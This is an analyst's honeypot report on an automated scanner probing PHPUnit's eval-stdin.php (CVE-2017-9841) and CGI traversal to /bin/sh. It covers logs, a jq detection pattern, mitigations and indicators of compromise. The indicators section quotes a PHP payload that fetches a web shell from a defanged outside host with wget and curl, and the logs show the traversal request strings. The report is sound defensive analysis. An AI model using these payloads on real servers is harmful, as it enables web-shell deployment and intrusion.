Attack Observation Report 4

Time and Date of Activity

29 September 2025 - 16:54:16Z

An attacker from IP 62.171.135.11 with a custom User-Agent probed for potential PHPUnit web-shell upload vulnerabilities along with attempted CGI-traversal. 1081 requests were sent within a 16 second time frame suggesting an automated tool.

Relevant Logs, Files, or Evidence

Source: /srv/db/webhoneypot-2025-09-29.json
Isolated Attacker Activity into: 62.171.135.11.json
Start and End Time of attack:

```
"2025-09-29T16:54:16.000847"
```

```
"2025-09-29T16:54:32.606522"
```

Attacker total requests and User-Agent over 16 second time frame

```
1081 "libredtail-http"
```

The attacker issued 903 total GET requests that returned HTTP 200. Of these, 888 carried the Content-Length: 33 fingerprint, indicating a consistent probing pattern. Every CL=33 request resulted in a 200 response.

```
200-status-codes=903   33-content-length=888   200-and-CL33=888
```


Most sent PHPunit GET request Probes

```
42 "/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
41 "/vendor/phpunit/phpunit/Util/PHP/eval-stdin.php"}
40 "/vendor/phpunit/src/Util/PHP/eval-stdin.php"}
39 "/vendor/phpunit/Util/PHP/eval-stdin.php"}
38 "/vendor/phpunit/phpunit/LICENSE/eval-stdin.php"}
37 "/vendor/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
28 "/lib/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
27 "/laravel/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
26 "/www/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
25 "/ws/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
24 "/yii/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
23 "/zend/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
22 "/ws/ec/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
21 "/V2/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
20 "/tests/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
19 "/test/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
18 "/testing/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
17 "/api/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
16 "/demo/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
15 "/cms/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
14 "/crm/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
13 "/admin/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
12 "/backup/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
11 "/blog/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
10 "/workspace/drupal/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
 9 "/panel/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
 8 "/public/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
 7 "/apps/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
 6 "/app/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php"}
```

POST Requests of CGI-Traversal/Other

```
46 null 181 /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh
45 null 181 /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh
44 null 325 /hello.world
43 null 325 /
```

Attacker Requests categorized:



Which Vulnerability Does the Attack Attempt to Exploit?

CVE-2017-9841: "allows remote attackers to execute arbitrary PHP code via HTTP POST data beginning with a "<?php" substring by an attack on a site with an exposed /vendor folder."

Potential Malware upload: The American Cyber Defense Agency notes that the queried PHUnit endpoints are related to the malware Androxgh0st which is a bot net for victim identification and exploitation in target networks

What Is the Goal of the Attack?

The actor 62.171.135.11 issued repeated probes targeting PHPUnit endpoints such as /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php. These GET probes are consistent with discovery behavior intended to detect an exposed eval-stdin.php file. Public reporting from the CISA links exploitation of that endpoint (CVE-2017-9841) to Androxgh0st activity, where a successful exploitation occurs via an HTTP POST containing PHP code that the vulnerable eval-stdin.php evaluates, enabling web-shell deployment and subsequent malware download. In this case, there is observed repeated GET probes to PHPUnit but no recorded POST bodies to those same paths in the honeypot logs; therefore, while the targeting strongly indicates attempted exploitation, it cannot be confirmed that there was payload delivery or execution on this host as there is no captured POST bodies showing the malware being uploaded

Androxgh0st malware:

- Python-scripted

- Target .env file
- Credential harvesting
- SMTP abuse
- Exploitation of APIs
- Web Shell Deployment
- XSRF

PHPUnit RCE:

- Denial of Service
- Execution of arbitrary PHP code
- Web Shell Deployment
- Sensitive Information Harvesting

If the System Is Vulnerable, Would the Attack Be Successful?

Analysis of POST bodies in the webhoneypot logs shows no captured evidence of a successful PHP file upload or remote code execution. A targeted jq search for POSTs to PHPUnit's eval-stdin.php:

```
jq -r 'select((.data // "") | test("eval|base64_decode|system\\(|exec\\(|shell_exec|passthru|assert\\("; "i")) | {time,sip,url,data}' 62.171.135.11.json
```

returned no matches. Separately, observed consistent scanner fingerprint: GET probes that carried Content-Length: 33 all received HTTP **200** responses in the honeypot logs. While a 200 response in a production webserver normally indicates the requested resource was accessible (and would therefore present an exploitable surface for CVE-2017-9841), there are no response bodies from the honeypot logs, so it cannot be definitively confirmed on the presence of eval-stdin.php. Taken together — repeated GET probes to PHPUnit paths, external reporting linking eval-stdin.php to Androxgh0st, and the observed 200/CL=33 correlation — shows a strong indication the actor was actively testing for accessible PHPUnit endpoints and attempting exploitation, though payload delivery and successful execution remain unconfirmed from absent POST bodies or host-side artifacts.

How can the System Be Protected?

The MITRE ATT&CK Framework in the Initial Access tactic classifies this vulnerability as Exploitation of a Public-Facing Application(T1190). To detect if this exploit has been successful looking at Application Log content along with Network Traffic Content is helpful.
MITRE ATT&CK Mitigations:

- Application Isolation and Sandboxing
- Exploit Protection via WAF
- Limit Access to Resource Over Network
- Network Segmentation
- Privileged Account Management
- Update Software
- Vulnerability Scanning(Regularly scan externally facing systems for vulnerabilities

Other Workarounds:

- Remove PHPUnit from production environment
- Update PHPUnit

- Manually apply patch
- Disable direct access to composer packages by placing .htaccess file to /vendor folder

What Do You Know About the Attacker?

Source IP: 62.171.135.11

Geolocation: France Lauterbourg, hosted on the Contabo server which originates from Germany

Attribution: activity is consistent with an automated scanner with repeated probing of PHPUnit endpoints and a small portion towards CGI-traversal, and other vulnerable endpoints, along with a custom user agent of libredtail-http. Exploitation of eval-stdin.php is linked to Androxgh0st campaigns, though there was no attempt to send POST payloads that contained host-side artifacts so the activity cannot be specifically attributed to attempted uploads of the malware.

Behavior: Attacker employed an automated multi-exploit scanner that rapidly probed for several common web vulnerabilities. The observed pattern is repeated GET probes to detect the presence of vulnerable files notably PHPUnit eval-stdin.php, GET probes carrying a consistent Content-Length of 33 which always returned an HTTP 200 status code with some POST activity targeting CGI and other endpoints. The ultimate objective appeared to be web-shell deployment and potential malware upload of Androxgh0st.

Indicators of Compromise (IOCs)

Type	Value

IP Address	62.171.135.11

URIs for web-shell drop	//api/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
	//vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
	//vendor/phpunit/src/Util/PHP/eval-stdin.php
	/laravel/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php

Example GET Request for web-shell drop	GET http://www.example.com/lib/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1 host: www.example.com user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Edg/116.0.1938.76 accept-encoding: gzip, deflate accept: */* connection: keep-alive x-forwarded-for: 200.172.238.135 content-length: 279 <?php file_put_contents('evil.php',file_get_contents('hxxps://mc.rockylinux[.]si/seoforce/triggers/files/evil.txt')); system('wget hxxps://mc.rockylinux[.]si/seoforce/triggers/files/evil.txt -O evil.php;curl hxxps://mc.rockylinux[.]si/seoforce/triggers/files/evil.txt -O evil.php'); ?>
Post Request Strings in a Successful Upload	[0x%5B%5D=androxgh0st] ImmutableMultiDict([('0x[]', 'androxgh0st')])

References

https://security.gentoo.org/glsa/201711-15
https://www.f5.com/labs/articles/sensor-intel-series-top-cves-june-2024
https://web.archive.org/web/20170701212357/http://phpunit.vulnbusters.com/
https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-016a
https://attack.mitre.org/techniques/T1190/

Analyst Information

Analyst Name: Mitchell Patton

Date of Analysis: 29 September 2025